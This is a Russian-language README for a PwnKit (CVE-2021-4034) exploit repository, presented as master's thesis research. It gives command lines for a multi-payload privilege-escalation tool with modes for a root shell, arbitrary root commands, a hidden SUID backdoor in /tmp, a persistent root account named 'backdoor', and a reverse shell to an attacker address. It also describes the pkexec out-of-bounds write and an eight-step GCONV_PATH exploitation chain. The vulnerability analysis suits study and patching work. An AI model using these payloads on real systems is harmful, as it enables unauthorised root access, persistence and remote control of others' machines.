

Исследование в рамках магистерской диссертации по локальному повышению привилегий CVE-2021-4034 (PwnKit). Многополезный Python-эксплойт с 7 режимами, включая интерактивную оболочку, бэкдор с SUID, обратную оболочку и создание пользователя root. Включает анализ первопричины и документацию цепочки эксплуатации.
 devianntsec/cve-2021-4034




Уязвимость повреждения памяти в утилите pkexec из polkit
Локальное повышение привилегий → root через запись за пределами буфера
Затрагивает: polkit 0.105-31 и более ранние · Исправление: polkit 0.105-33 (январь 2022)


Интерактивная root-оболочка, полученная через CVE-2021-4034 - PwnKit
Этот репозиторий содержит моё исследование магистерской диссертации по CVE-2021-4034, уязвимости локального повышения привилегий высокого уровня опасности (CVSS 7.8) в утилите pkexec из polkit, известной как PwnKit.
Уязвимость возникает из-за записи за пределами буфера в логике обработки аргументов pkexec. Когда pkexec запускается с пустым или специально сформированным argv, он читает и записывает за границы массива argv в массив envp, что позволяет непривилегированному локальному пользователю внедрить вредоносные переменные окружения, которые затем загружаются как общая библиотека для выполнения произвольного кода с привилегиями root.
| Аспект | Описание |
|---|---|
| Эксплойт с несколькими полезными нагрузками | Python-обёртка с 6 режимами полезной нагрузки: shell, id, backdoor и reverse shell |
| Автоматическая настройка окружения | Автоматическое создание GCONV_PATH и настройка gconv-modules |
| Модули пост-эксплуатации | SUID-бэкдор, создание пользователя root, выполнение произвольных команд |
| Академическая документация | Анализ первопричины, цепочка эксплуатации и хронология уязвимости |
CVE-2021-4034/
├── README.md                        # Этот файл
├── LICENSE                          # Лицензия MIT
│
├── exploit/
│   └── pwnkit.py                    # Расширенный эксплойт с несколькими нагрузками
│
└── docs/
    ├── screenshots/                 # Демонстрации эксплуатации
    │   ├── 01-pwnkit-shell.png
    │   ├── 02-pwnkit-id.png
    │   ├── 03-pwnkit-whoami.png
    │   ├── 04-pwnkit-backdoor.png
    │   ├── 05-pwnkit-add-user.png
    │   ├── 06-pwnkit-reverse.png
    │   └── 07-pwnkit-custom.png
    │
    └── analysis/
        ├── 01-root-cause.md         # Анализ первопричины уязвимости
        ├── 02-exploitation-chain.md # Разбор цепочки эксплуатации
        └── 03-timeline.md           # Хронология CVE
pkexec --version показывает 0.105 или более раннюю)apt install gcc)# Интерактивная root-оболочка (по умолчанию)
python3 exploit/pwnkit.py -p shell
# Проверка контекста выполнения
python3 exploit/pwnkit.py -p whoami
# Выполнение произвольной команды от root
python3 exploit/pwnkit.py -p custom -c "id"
# Создание SUID-бэкдора в /tmp/.sh

python3 exploit/pwnkit.py -p backdoor_suid
# Добавление постоянного пользователя root

python3 exploit/pwnkit.py -p add_root_user --username backdoor --password mypassword
# Обратный шелл
python3 exploit/pwnkit.py -p reverse_shell --lhost 192.168.1.10 --lport 4444
| Полезная нагрузка | Описание | Вывод |
|---|---|---|
shell | Запускает интерактивный /bin/sh от root | Интерактивная оболочка |
id | Записывает вывод id и whoami в /tmp/pwnkit_id.txt | Файл |

whoami | Записывает проверку UID/eUID в /tmp/pwnkit_root_test | Файл |
backdoor_suid | Создаёт SUID-копию bash root в /tmp/.sh | Постоянный бэкдор |
add_root_user | Добавляет пользователя в /etc/passwd | Постоянный доступ |
reverse_shell | Подключается обратно к атакующему через Python | Удалённая оболочка |
custom | Выполняет любую команду от root | stdout / файл |
pkexec обрабатывает собственный argv для определения запускаемой программы. При вызове с argc == 0 (пустой вектор аргументов) проверка границ argv не выполняется должным образом. Последующее чтение за пределами обрабатывает envp[0] как argv[1], а запись за пределами обратно в envp позволяет атакующему заменить переменную окружения на сконструированный путь. Когда pkexec позднее вызывает g_printerr(), он загружает GCONV_PATH из теперь контролируемого атакующим окружения, загружая предоставленную атакующим общую библиотеку с привилегиями root.
argc == 0  →  argv[1] считывает envp[0]
             argv[1] = "GCONV_PATH=."  (запись обратно в envp)
             pkexec загружает ./pwnkit.so  (общая библиотека атакующего)
             gconv_init() выполняется от root
1. Создаём argv = { NULL }  →  argc = 0, вызывает выход за границы
2. Устанавливаем envp[0] = "pwnkit.so:."
3. Устанавливаем envp[1] = "PATH=GCONV_PATH=."
4. pkexec записывает "pwnkit.so:." за границы в envp[0] как если бы это был argv[1]
5. pkexec разрешает GCONV_PATH=. и загружает gconv-modules
6. gconv-modules отображает кодировку "PWNKIT" на pwnkit.so
7. pwnkit.so:gconv_init() вызывается с привилегиями root
8. Выполняется полезная нагрузка (shell / backdoor / reverse shell / и т.д.)
| Компонент | Значение | Примечания |
|---|---|---|
| Уязвимый бинарник | /usr/bin/pkexec | SUID root |
| Условие срабатывания | argc == 0 | Пустой argv |
| Примитив записи | Запись за границы в envp | Через argv[argc-1] |
| Механизм загрузки | GCONV_PATH + gconv-modules | Стандартный glibc iconv |
| Контекст выполнения | gconv_init() в общей библиотеке | Выполняется с EUID 0 |
| Затронутые версии | polkit ≤ 0.105-31 | Все основные дистрибутивы Linux |